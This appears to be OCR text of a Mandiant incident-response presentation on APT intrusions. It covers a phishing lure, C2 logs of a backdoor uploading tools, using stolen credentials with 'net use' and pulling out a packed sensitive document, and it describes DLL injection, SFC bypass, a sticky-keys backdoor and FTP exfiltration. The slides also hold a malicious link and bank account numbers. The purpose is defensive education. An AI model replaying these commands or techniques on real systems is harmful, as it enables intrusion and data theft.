
Method: GET Use SSL: no Port: 80

StartURL:

EndURL:

SQL Simple Query ipconfig /all

Breaking and Entering



From: lhall
Sent: 07/29/2009 08:52 PM EST
To: [redacted]
Subject: Fw: Wire Transfer Info for [redacted]

For more details please download the invoice found on this link:

http://informagiovani.comune.cremona.it/images/srconcorsi/transfer.php?name=[redacted]

----- Forwarded Message ----

From: [redacted]

To: lhall@WMTCINFO.ORG

Sent: Tuesday, July 28, 2009 7:09:08 PM
Subject: Wire Transfer Info for [redacted]
Date: Mon, 29 June 2009, 09:17 AM

BOA Georgia

[redacted]

Rt# 026009593

Acct# 3286545985

Breaking and Entering

- Privilege Escalation
  - Local admin rights
  - Findpass
  - Service exploitation
- Lateral Movement
  - Pass-the-hash
  - Password cracking
  - Cached passwords
  - LM hashes
  - Kerberos attacks

Breaking and Entering

```
2010-Jan-06 14:26:49.135158 66.66.66.66-80 -> 10.10.10.10-2431
   Command: Upload file c:\windows\system32\is.exe
2010-Jan-06 14:26:59.954409 10.10.10.10-2431 -> 66.66.66.66-80
   Starting Upload
2010-Jan-06 14:27:10.588093 66.66.66.66-80 -> 10.10.10.10-2431
   Command: Upload file c:\windows\system32\advhelp.dll
2010-Jan-06 14:27:20.016782 10.10.10.10-2431 -> 66.66.66.66-80
   Starting Upload
2010-Jan-06 14:27:39.866201 66.66.66.66-80 -> 10.10.10.10-2431
   Command: Getting Debug Information 768
2010-Jan-06 14:27:40.079833 10.10.10.10-2431 -> 66.66.66.66-80
   Debug Info Processed Successfully
2010-Jan-06 14:27:48.901423 66.66.66.66-80 -> 10.10.10.10-2431
   Command: cmd.exe /c "is.exe -i -v2 c064cf64e1cd6c0380def43ad17ad9c5"
2010-Jan-06 14:28:18.164456 66.66.66.66-80 -> 10.10.10.10-2431
   Command: net use \\SYSTEM2\ipc$  "123456789" /user:DOMAIN\compromised_account
2010-Jan-06 14:28:21.284463 10.10.10.10-2431 -> 66.66.66.66-80
   The command completed successfully.
```


Grand Theft

```
2010-Jan-06 15:23:46.848138 66.66.66.66-80 -> 10.10.10.10-2431
    Command: makecab "\\SYSTEM1\c$\SENSITIVE\Report_2010.doc"
c:\windows\system32\slo2.rar
 2010-Jan-06 15:32:28.771605 66.66.66.66-80 -> 10.10.10.10-2431
    Command: cmd.exe /c "copy \\SYSTEM1\c$\windows\system32\slo2.rar
c:\windows\system32\"
 2010-Jan-06 15:32:30.381552 66.66.66.66-80 -> 10.10.10.10-2431
    Command: List Processes
2010-Jan-06 15:32:30.589835 10.10.10.10-2431 -> 66.66.66.66-80
       0              [System Process]                  0          2
                       ----- <SNIP> -----
 2010-Jan-06 15:33:21.837765 66.66.66.66-80 -> 10.10.10.10-2431
    Command: Download file c:\windows\system32\slo2.rar
2010-Jan-06 15:52:17.705164 66.66.66.66-80 -> 10.10.10.10-2431
   Command: Delete File c:\windows\system32\slo2.rar
2010-Jan-06 15:52:17.921531 10.10.10.10-2431 -> 66.66.66.66-80
    Delete file successful
```

How Does This Happen?


	Oversight Compliance	Firewalls	Intern al Web Proxies	Logging Enabled	Anti-virus Installed	IDS / IPS	HIDS / HIPS	Software Management
Most Companies	✓	✓	✓	✓	✓	✓	✓	✓

Incident Detections




Malware Trends

MALWARE DETECTION RATE BY A/V



OVERALL APT MALWARE DETECTION RATE BY A/V

APT MALWARE COMMUNICATION




APT MALWARE COMMUNICATION

100% of APT backdoors made only outbound connections

PORT 80 AND 443 COMMUNICATION

The Good Old Days Are Gone …



name	descriptiveName	path	serviceDLL	startedAs
wuauserv	Automatic Updates	C:\WINDOWS\system32\svchost.exe -k ne	C:\WINDOWS\system32\wuauserv.dll	LocalSystem
w32time	Windows Time	C:\WINDOWS\system32\svchost.exe -k ne	C:\WINDOWS\system32\w32time.dll	LocalSystem
EventSyst	COM+ Event System	C:\WINDOWS\system32\svchost.exe -k ne	C:\WINDOWS\system32\es.dll	LocalSystem
ERSvc	Error Reporting Service	C:\WINDOWS\System32\svchost.exe -k n	%SystemRoot%\system32\ersvc.dll	LocalSystem
winmgmt	Windows Management Instrumentat	C:\WINDOWS\system32\svchost.exe -k ne	%SystemRoot%\system32\wbem\WMIsvc.	LocalSystem
H@x0rz	Shouts to Bitor and Snow Dog	c:\TemP\31337club\mYBackd00rzez.exe		LocalSystem
SENS	System Event Notification	C:\WINDOWS\system32\svchost.exe -k ne	%SystemRoot%\system32\sens.dll	LocalSystem
Schedule	Task Scheduler	C:\WINDOWS\System32\svchost.exe -k n	%SystemRoot%\system32\schedsvc.dll	LocalSystem
RpcSs	Remote Procedure Call (RPC)	C:\WINDOWS\system32\svchost -k rpcss	%SystemRoot%\system32\rpcss.dll	NT AUTHORITY\Ne
DcomLaun	DCOM Server Process Launcher	C:\WINDOWS\system32\svchost -k Dcom	%SystemRoot%\system32\rpcss.dll	LocalSystem
RemoteRe	Remote Registry	C:\WINDOWS\system32\svchost.exe -k L	%SystemRoot%\system32\regsvc.dll	NT AUTHORITY\Lo
WZCSVC	Wireless Zero Configuration	C:\WINDOWS\System32\svchost.exe -k n	%SystemRoot%\System32\wzcsvc.dll	LocalSystem
lanmanwor	Workstation	C:\WINDOWS\system32\svchost.exe -k ne	%SystemRoot%\System32\wkssvc.dll	LocalSystem

Hiding In Network Traffic

- Ability To Masquerade As Legitimate MSN Messenger Traffic
  - Traffic analysis confirmed traffic from legitimate MSN Messenger client
  - Communicates with Microsoft servers (Live or Hotmail)
  - Malware “chats” with attacker
  - Traffic is encrypted within MSN Messenger client traffic format
  - Capabilities: interactive reverse backdoor, file upload and download
  - Binary timestomped to match kernel32.dll

Hiding In Network Traffic

- Ability To Masquerade As Legitimate DNS Traffic
  - Tunnels data over UDP/53 via DNS queries
  - Data chunked into smaller size (avoids TCP problem)
  - Requires 4-way challenge/response
  - Supports remote command shell and exit commands only
  - Binary timestomped to match cmd.exe
  - Primitive

Hiding In Plain Sight

- DLL Registered For Persistence
- Installed As Microsoft Word Addin
  - Loads whenever Microsoft Word is started
- Executes Download Routine
  - Limited native capabilities
- Traffic Disguised As Legitimate HTTP Traffic
  - Commands encrypted as HTML comments
- Authenticating Proxy? No Problem!
  - Iexplore.exe code injection

Blatant Disregard For System Files

- Windows File Protection? No Problem!
- Undocumented API In sfc_os.dll: `ordinal 5: SFCFileException`
  - Disables SFC for 1 minute, allowing specified file to be modified

```
SetSfcFileException(0, L"c:\\windows\\hh.exe",-1);
```

- Binary To Modify Specified On Cmdline
- Malware Injects Cmd Into Winlogon.exe (Necessary To Call Function)

Hard To Detect


Descriptive Name	Error Reporting Service
Service Name	ERSvc
Type	SERVICE_WIN32_SHARE_PROCESS
Mode	SERVICE_AUTO_START
Status	SERVICE_RUNNING
Process ID	1128
Path	C:\WINDOWS\System32\svchost.exe -k netsvcs
ServiceDLL	%SystemRoot%\System32\ersvc.dll
Started As	LocalSystem
Description	Allows error reporting for services and applications running in non-standard environments.
Found on	**28,000 systems**

Descriptive Name	Error Reporting Service
Service Name	ERSvc
Type	SERVICE_WIN32_SHARE_PROCESS
Mode	SERVICE_AUTO_START
Status	SERVICE_RUNNING
Process ID	1342
Path	C:\WINDOWS\System32\svchost.exe -k netsvcs
ServiceDLL	%SystemRoot%\System32\ersvr.dll
Started As	LocalSystem
Description	Allows error reporting for services and applications running in non-standard environments.
Found on	**1 system**

Hiding As SysAdmin

- Specially Crafted SOCKS Proxy Installed On Victim System
  - Spawns remote connection to attacker
- Attacker Proxies RDP Connection From <Insert Your Favorite Attacker Location>
  - GUI access
  - Indistinguishable from legitimate SysAdmin activity
- Assistance Binary Replacement Issue

No Trace Left Behind



Mandiant Malware Analysis VM (WinXP)

C:\WINDOWS\system32\sethc.exe

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>explorer

C:\WINDOWS\system32>
```

Log On to Windows

Microsoft Windows XP Professional
Copyright © 1985-2001 Microsoft Corporation
Microsoft

User name: user

Password:

Take a tour of Windows XP

To learn about the exciting new features in XP now, click here. To take the tour later, click All Programs on the Start menu, and then click Accessories.

Data Exfiltration

- Malware Drops Two DLLs
  - Spawns hidden iexplore.exe process
  - DLL injection
- Searches Hard Drive For doc, xls, pdf, eml, ppt, rtf, and pps
  - Based on Last Write time
  - Stores contents in encrypted RAR file masquerading as .dll
- Second DLL Injected Into services.exe Or lsass.exe
  - Exfiltrates data via FTP

```
malware.exe –d:C:\ -t:1:24 –s:txt,docx,xls –i:1 –a:STRING
```

Certificate Theft

- Smart Card Reader Enumeration
  - Utilizes specific DLLs to enumerate:
    - Smart Card Service Provider Module (SCSPM) version
    - Attached smart card readers
    - Inserted smart cards
- Certificate/private Key Compromise
  - Enumerates/extracts non self-signed certificates and associated private keys
  - Verifies private certificate/private key by encrypting/decrypting a string
  - Keys marked as non-exportable

The Writing On The Wall


- Self-destruction: Unique Capability Of Newer Backdoors
- If Backdoors Cannot Reach Their Destination:
  - Remove themselves from the system
  - Remove any traceable system modifications
- Malware Stays Memory Resident Only
  - Additional functionality via shellcode downloads

Case Study – Card Data Theft

Incident Detection

- Law Enforcement Notification
- Initial Intrusion via SQL Injection
- Fraud!
  - ATM Debit Card
  - Credit Card
- Attacker’s Tools, Tactics, Techniques Similar to Dozens of other Recent Incidents

MANDIANT®


VICTIM DMZ
VICTIM Internal Network
1
2
3
4
5
VICTIM.com
INTERNAL DB
VICTIM-DC1
Attackers (Abacus / San Diego)
VICTIM POS and Credit Card Processing Systems

1 The intruder accessed the VICTIM network via SQL Injection of the “cal.asp” page on VICTIM.com.

